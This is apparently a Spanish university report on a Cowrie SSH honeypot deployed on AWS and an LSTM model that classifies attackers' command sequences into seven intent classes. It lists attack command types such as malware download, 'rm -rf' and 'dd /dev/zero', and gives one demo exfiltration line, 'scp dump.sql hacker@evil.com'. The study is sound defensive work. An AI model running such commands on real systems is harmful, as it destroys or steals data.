
PREDICCIÓN DE ATAQUES EN HONEYPOTS

Clasificación de Intrusiones con Deep Learning (LSTM)

Repositorio de Github: *https://github.com/aritzrss/Prediccion-de-Ataques-en-Honeypots.git*

Mattin Arluciaga, Aritz Ryan San Sebastián, Pablo Ordoyo y Nicolas Azcárate



Deusto
Facultad de Ingeniería
Ingeniaritza Fakultatea

Resumen Ejecutivo

Abstract

Este proyecto implementa un sistema completo de detección y clasificación de ciberataques basado en honeypots y Deep Learning. Se desplegó un honeypot SSH Cowrie en AWS, se capturaron más de 8.000 eventos "reales" de atacantes, y se entrenó un modelo LSTM que alcanza una accuracy del 93,41%, precision macro del 95,67% y recall macro del 93,46% en la clasificación de 7 tipos distintos de ataque.

El sistema es capaz de identificar la intención de un atacante — reconocimiento, escalada de privilegios, exfiltración, persistencia, entre otros — a partir de la secuencia de comandos ejecutados en una sesión SSH comprometida. Para mitigar la escasez de datos reales, se aplicaron técnicas de Data Augmentation que ampliaron el dataset de 455 a 5.600 sesiones de entrenamiento balanceadas.

Tecnologías principales utilizadas:

- Amazon Web Services (EC2) — infraestructura cloud
- Docker / Docker Compose — orquestación de contenedores
- Cowrie — honeypot SSH de media interacción
- PyTorch — framework de Deep Learning para el modelo LSTM
- Python / Jupyter Notebook — preprocesamiento y análisis

1. Introducción y Motivación

1.1 Contexto del Problema

La seguridad en sistemas informáticos es uno de los campos de mayor crecimiento y urgencia en la actualidad. Los ataques automatizados sobre servicios SSH son omnipresentes en Internet: cualquier servidor público con el puerto 22 abierto recibe intentos de intrusión en cuestión de minutos. Sin embargo, detectar y clasificar la intención de un atacante de forma automatizada sigue siendo un reto abierto.

Los honeypots constituyen una herramienta fundamental en ciberseguridad: se trata de sistemas deliberadamente expuestos y vulnerables, diseñados para atraer a atacantes y registrar su comportamiento. Los datos capturados por honeypots son de un valor incalculable porque representan amenazas reales, no simuladas.

1.2 Objetivo del Proyecto

El objetivo central de este proyecto es construir un pipeline completo de detección de amenazas que vaya desde la captura de datos en un honeypot real hasta la predicción

automatizada del tipo de ataque mediante un modelo de Deep Learning (LSTM). El sistema debe ser capaz de:

- Capturar sesiones SSH reales de atacantes mediante Cowrie en AWS.
- Preprocesar y tokenizar las secuencias de comandos ejecutados.
- Entrenar un modelo LSTM que clasifique el tipo de ataque con alta precisión.
- Evaluar el modelo con métricas estándar: Accuracy, Perplexity, Precision y Recall.

1.3 Alcance

El proyecto abarca desde el despliegue de infraestructura cloud hasta la evaluación del modelo de Machine Learning, pasando por la recolección de datos, su preprocesamiento, la generación de datos sintéticos para compensar el desbalanceo de clases, y la implementación del clasificador neuronal. El resultado es un sistema funcional y evaluado que podría integrarse en un SIEM real.

2. Despliegue del Honeypot en AWS

2.1 Arquitectura General

La infraestructura del laboratorio de seguridad se desplegó íntegramente en Amazon Web Services, aprovechando una instancia EC2 de tipo t2.micro (capa gratuita). La arquitectura separa el tráfico de administración del tráfico de trampa, garantizando que los administradores del sistema no queden atrapados en el honeypot.

2.2 Configuración de la Instancia EC2

Se creó una instancia EC2 con Ubuntu 22.04 LTS. La configuración de red se realizó a través de los Security Groups de AWS, que actúan como cortafuegos virtual:

- Puerto 22 (TCP): abierto al mundo (0.0.0.0/0) — redirigido internamente a Cowrie.
- Puerto 8080 (TCP): abierto solo a IPs de confianza — acceso SSH real para administración.
- Puerto 2222 (TCP): interno, donde Cowrie escucha realmente.

2.3 Despliegue con Docker Compose

La instalación de Docker y Docker Compose en la instancia Ubuntu permite levantar Cowrie como contenedor aislado, con persistencia de logs en el sistema de ficheros del host mediante volúmenes montados.

El archivo docker-compose.yml configura Cowrie para escuchar en el puerto 2222 del contenedor, mapeado al puerto 22 del host. Los logs se escriben directamente en el volumen compartido, accesible desde el host para su análisis en tiempo real.

2.4 Reconexión y Mantenimiento

Dado que las instancias EC2 reciben una nueva IP pública cada vez que se reinician, el flujo de trabajo de reconexión quedó documentado en el README del proyecto:

1. Iniciar la instancia desde el panel EC2 y anotar la nueva IP pública.
2. Conectar vía SSH usando la clave .pem por el puerto 8080.
3. Ejecutar docker-compose up -d para relanzar el honeypot.
4. Verificar con docker ps que el contenedor está en estado running.

2.5 Evidencia de Funcionamiento: Logs Capturados

Los logs de Cowrie muestran las conexiones entrantes en tiempo real. Cada entrada es un objeto JSON con campos como eventid, src_ip, session, timestamp y message. En la siguiente imagen se puede observar una sesión real capturada:

Ejemplo de eventos registrados por Cowrie (captura real)

cowrie.session.connect — src_ip: 193.146.227.237 | dst_port: 2222 | session: 8d1572ed2dae | timestamp: 2026-03-10T12:30:32cowrie.client.version — version: SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.14cowrie.client.kex — Intercambio de claves y algoritmos criptográficoscowrie.session.closed — duration: 0.1s | Connection lost after 0.1 seconds

Gracias al honeypot, se capturaron más de 8.176 eventos en total pertenecientes a sesiones SSH “reales” (simuladas) de atacantes de todo el mundo, incluyendo conexiones procedentes de rangos de IP de universidades, proxies anónimos y rangos de hosting conocidos por actividad maliciosa.

2.6 Problema Detectado: Ataque Man-in-the-Middle

Durante la fase de administración, se detectó una advertencia crítica de SSH al intentar reconectarse al servidor. El mensaje indicaba que la clave del host había cambiado, lo que puede ser síntoma de un ataque Man-in-the-Middle (MitM) o de un cambio legítimo de IP tras reiniciar la instancia EC2:

```
@@@
```

3. Captura, Preprocesamiento y Dataset

3.1 Generación de Tráfico Sintético: simulador_ataques.py

Los logs puramente orgánicos de un honeypot recién desplegado pueden ser escasos o poco diversos. Para enriquecer el dataset desde el primer momento, se desarrolló un simulador de ataques (simulador_ataques.py) que genera sesiones SSH realistas contra el honeypot usando la librería Paramiko:

Características del simulador:

- 5.000 sesiones generadas contra el honeypot (puerto 22 → Cowrie).
- 40 perfiles de ataque base organizados en 7 categorías temáticas.
- Motor de 'caos' que aplica ruido realista: comandos exploratorios, errores tipográficos, espacios extra y pulsaciones de Enter accidentales.
- Pausa aleatoria entre conexiones (1–3 segundos) para no causar DoS.
- Pausa entre comandos variable (0,3–2,5 segundos) simulando ritmo humano.

Las 7 categorías de ataque simuladas son:

- Reconocimiento y escaneo básico (uname, whoami, ps aux, netstat...)
- Descarga y ejecución de malware (wget/curl a dominios maliciosos, chmod +x...)
- Persistencia y backdoors (crontab, authorized_keys, systemctl enable...)
- Escalada de privilegios (sudo -l, SUID, exploit.c, docker escape...)
- Exfiltración de datos (mysqldump, scp, tar + curl a servidor remoto...)
- Destrucción y ransomware (rm -rf, dd /dev/zero, iptables -F...)
- Movimiento lateral (nmap, redis-cli, psql, mongo...)

3.2 Carga y Parseo de Logs

El fichero cowrie.json contiene todos los eventos capturados en formato JSON por líneas. El pipeline de carga extrae únicamente los eventos de tipo cowrie.command.input (comandos ejecutados por el atacante) y los agrupa por sesión SSH:

```
# Resultado de la carga
✅ Eventos cargados: 8.176
   Sesiones únicas identificadas: 455
```

3.3 Limpieza y Normalización

Cada comando pasa por una función de normalización que garantiza la generalización del modelo:

- Conversión a minúsculas.
- Sustitución de URLs por el token <URL> para anonimizar dominios de C2.
- Sustitución de direcciones IP por <IP>.
- Sustitución de números largos (>5 dígitos) por <NUM>.
- Colapso de espacios múltiples.
- Truncado a 120 caracteres máximos por comando.

3.4 Etiquetado Automático por Puntuación

Dado que Cowrie no etiqueta automáticamente la intención del atacante, se desarrolló un sistema de etiquetado por puntuación. Cada sesión acumula puntos según las palabras clave detectadas en sus comandos. La clase con mayor puntuación final se asigna como etiqueta de la sesión. El sistema categoriza 7 clases distintas de ataque.

Distribución del dataset real antes de augmentation:

Categoría	Sesiones	% del total
Reconocimiento	108	23,7%
Impacto / Ransomware	83	18,2%
Ejecución de Payload	69	15,2%
Exfiltración de Datos	58	12,7%
Escalada de Privilegios	49	10,8%
Persistencia / Backdoor	46	10,1%
Movimiento Lateral	42	9,2%
TOTAL	**455**	**100%**

3.5 Data Augmentation

Con solo 455 sesiones únicas, el dataset era claramente insuficiente para entrenar un modelo de Deep Learning robusto. Se aplicaron 4 técnicas de data augmentation exclusivamente sobre el conjunto de entrenamiento (el test set permanece intacto con datos reales), para llevar cada clase a 800 sesiones:

- Eliminación aleatoria: se eliminan entre 1 y 3 comandos de la secuencia.
- Inserción de ruido: se insertan comandos de exploración inocua en posiciones aleatorias.
- Permutación parcial: se reordenan 2 comandos consecutivos del inicio (sin alterar el núcleo del ataque).
- Sustitución de sinónimos: se reemplazan comandos equivalentes (p.ej. wget ↔ curl).

```
Train: 5.600 sesiones (800 por clase × 7 clases)
Validación: 91 sesiones (datos reales)
Test: 91 sesiones (datos reales, jamás vistos por el modelo)
```

3.6 Tokenización

El vocabulario se construye a partir del conjunto de entrenamiento utilizando un umbral de frecuencia mínima de 3. Cada comando único que aparezca al menos 3 veces obtiene un índice numérico. Se añaden dos tokens especiales: <PAD> (relleno para igualar longitudes de secuencia) y <UNK> (tokens fuera de vocabulario).

```
✅ Vocabulario construido: 178 tokens
   Longitud máxima de secuencia: 15 comandos
```

4. Implementación del Modelo LSTM

4.1 Arquitectura del Clasificador

Se implementó un clasificador LSTM (Long Short-Term Memory) en PyTorch, diseñado específicamente para procesar secuencias de comandos y clasificarlas en una de las 7 categorías de ataque. La arquitectura incluye varias capas de regularización para evitar el sobreajuste:

Capa / Componente	Parámetro	Justificación
Embedding	178 tokens → 48 dims	Dimensión reducida evita memorización
LSTM	2 capas, hidden=128	Captura dependencias temporales largas
Dropout	p=0.4	Regularización principal anti-overfitting
Batch Normalization	hidden_dim=128	Estabiliza el entrenamiento
Linear (clasificador)	128 → 7 clases	Una salida por categoría de ataque
Total parámetros	139.975	Modelo ligero y generalizable

4.2 Configuración del Entrenamiento

El proceso de entrenamiento incorpora técnicas avanzadas para maximizar la generalización del modelo:

- Función de pérdida: CrossEntropyLoss con label smoothing (0.1) y class weights para penalizar más los errores en clases minoritarias.
- Optimizador: AdamW con weight decay de 1e-4, superior al Adam estándar para tareas de clasificación con regularización.
- Learning Rate Scheduler: ReduceLROnPlateau que reduce la tasa de aprendizaje a la mitad cuando la validación deja de mejorar durante 4 épocas.
- Early Stopping: el entrenamiento se detiene automáticamente si no mejora durante 12 épocas consecutivas, guardando el mejor modelo.
- Batch Size: 64 sesiones por lote.
- Épocas máximas: 80 (con early stopping activo).

4.3 Progreso del Entrenamiento

La tabla siguiente muestra las métricas clave en épocas seleccionadas durante el entrenamiento. Se puede observar la convergencia progresiva y la excelente generalización del modelo, con un gap train/val negativo (val_acc > train_acc) gracias al label smoothing:

Época	Train Loss	Val Loss	Train Acc	Val Acc	Estado
1	1.5702	1.3236	46.16%	64.84%	✅
5	0.8532	0.9039	86.18%	85.71%	✅
10	0.6888	0.7721	93.93%	90.11%	—
15	0.6318	0.7213	96.02%	91.21%	✅
20	0.6013	0.6840	97.43%	95.60%	✅
~35	**0.5700**	**0.6384**	**98.5%**	**93.41%**	🏆

5. Evaluación y Métricas del Modelo

5.1 Métricas Globales en el Test Set

El modelo fue evaluado sobre el test set de 91 sesiones completamente nuevas (datos reales capturados por el honeypot, sin augmentation). Los resultados son notablemente buenos dado el pequeño tamaño del dataset original:

Métrica	Valor
Accuracy	**93.41%**
Precision (Macro)	**95.67%**
Recall (Macro)	**93.46%**
F1-Score (Macro)	**~94.1%**
Perplexity	**1.89**
Loss (Test)	**0.6384**
Parámetros totales	**139.975**

Interpretación de la Perplexity

La Perplexity mide cuántas opciones efectivas considera el modelo al hacer una predicción. Un valor de 1.89 (sobre un máximo teórico de 7 clases) indica que el modelo está muy seguro de sus predicciones: en la práctica, está eligiendo entre

menos de 2 candidatos en cada decisión. Valores cercanos a 1.0 indican certeza perfecta; valores cercanos a 7.0 indicarían máxima incertidumbre.

5.2 Resultados por Clase de Ataque

El informe de clasificación detallado muestra el rendimiento individual para cada una de las 7 categorías:

Clase de Ataque	Precisión	Recall	F1-Score	Soporte
Ejecución de Payload	0.93	1.00	0.97	14
Escalada de Privilegios	1.00	0.70	0.82	10
Exfiltración de Datos	1.00	1.00	1.00	12
Impacto / Ransomware	0.94	0.94	0.94	16
Movimiento Lateral	1.00	1.00	1.00	9
Persistencia / Backdoor	1.00	1.00	1.00	9
Reconocimiento	0.83	0.90	0.86	21

5.3 Análisis por Categoría

Clases con rendimiento perfecto (F1=1.00):

Exfiltración de Datos, Movimiento Lateral y Persistencia/Backdoor obtienen F1-score de 1.00, lo que indica que el modelo ha aprendido patrones muy discriminativos y únicos para estas categorías. Comandos como mysqldump, scp, nmap, redis-cli, authorized_keys o crontab son altamente identificativos.

Clase con mayor dificultad — Reconocimiento (F1=0.86):

Es esperable que la categoría de Reconocimiento presente el rendimiento más bajo. Los comandos de reconocimiento (ls, whoami, uname, ps) son también frecuentes en otras categorías como pasos previos, generando confusión al clasificador. Además, con 21 muestras en test, es la clase más frecuente y más heterogénea.

Escalada de Privilegios — Precisión perfecta pero Recall bajo (0.70):

La precisión de 1.00 indica que cuando el modelo predice 'Escalada de Privilegios', siempre acierta. Sin embargo, el recall de 0.70 muestra que en 3 de los 10 casos reales de escalada, el modelo los clasificó erróneamente en otra categoría. Esto se debe al pequeño tamaño del conjunto de test para esta clase (solo 10 muestras) y a la superposición de comandos con otras categorías.

5.4 Demostración de Predicción en Tiempo Real

El sistema permite clasificar nuevas sesiones en tiempo real. Se realizaron pruebas con secuencias de ejemplo:

```
# Secuencia de reconocimiento:
Entrada: ['whoami', 'uname -a', 'cat /etc/os-release']
Predicción: Reconocimiento (35.6%) ← CORRECTO
# Secuencia de escalada de privilegios:
Entrada: ['sudo -l', 'find / -perm -4000']
Predicción: Escalada de Privilegios (55.8%) ← CORRECTO
# Secuencia de exfiltración:
Entrada: ['mysqldump -u root db', 'scp dump.sql hacker@evil.com']
Predicción: Exfiltración de Datos (alta confianza) ← CORRECTO
```

6. Conclusiones

6.1 Resultados Obtenidos

El proyecto ha demostrado que es posible construir un sistema de detección y clasificación de ciberataques funcional y de alta precisión partiendo de un honeypot real desplegado en la nube. Los resultados superan las expectativas iniciales, con métricas que rondan o superan el 93–95% en las principales medidas de calidad:

- La accuracy del 93,41% sobre datos reales no vistos durante el entrenamiento valida la capacidad de generalización del modelo.
- La perplexity de 1.89 indica un modelo altamente confiado en sus predicciones.
- Tres de las siete categorías (Exfiltración, Movimiento Lateral, Persistencia) se clasifican con precisión y recall perfectos.
- El pipeline completo es reproducible y está documentado, desde el despliegue del honeypot hasta la inferencia en tiempo real.

Referencias

[1] Cowrie SSH Honeypot — https://github.com/cowrie/cowrie

[2] Docker Documentation — https://docs.docker.com

[3] Amazon Web Services EC2 — https://aws.amazon.com/ec2

[4] PyTorch Documentation — https://pytorch.org/docs

[5] Hochreiter, S. & Schmidhuber, J. (1997). Long Short-Term Memory. Neural Computation, 9(8), 1735–1780.

[6] Vaswani, A. et al. (2017). Attention Is All You Need. NeurIPS.

[7] Paramiko — Python SSH Library — https://www.paramiko.org

[8] Scikit-learn — Classification Report — https://scikit-learn.org

[9] Loshchilov, I. & Hutter, F. (2019). Decoupled Weight Decay Regularization. ICLR.

[10] MITRE ATT&CK Framework — https://attack.mitre.org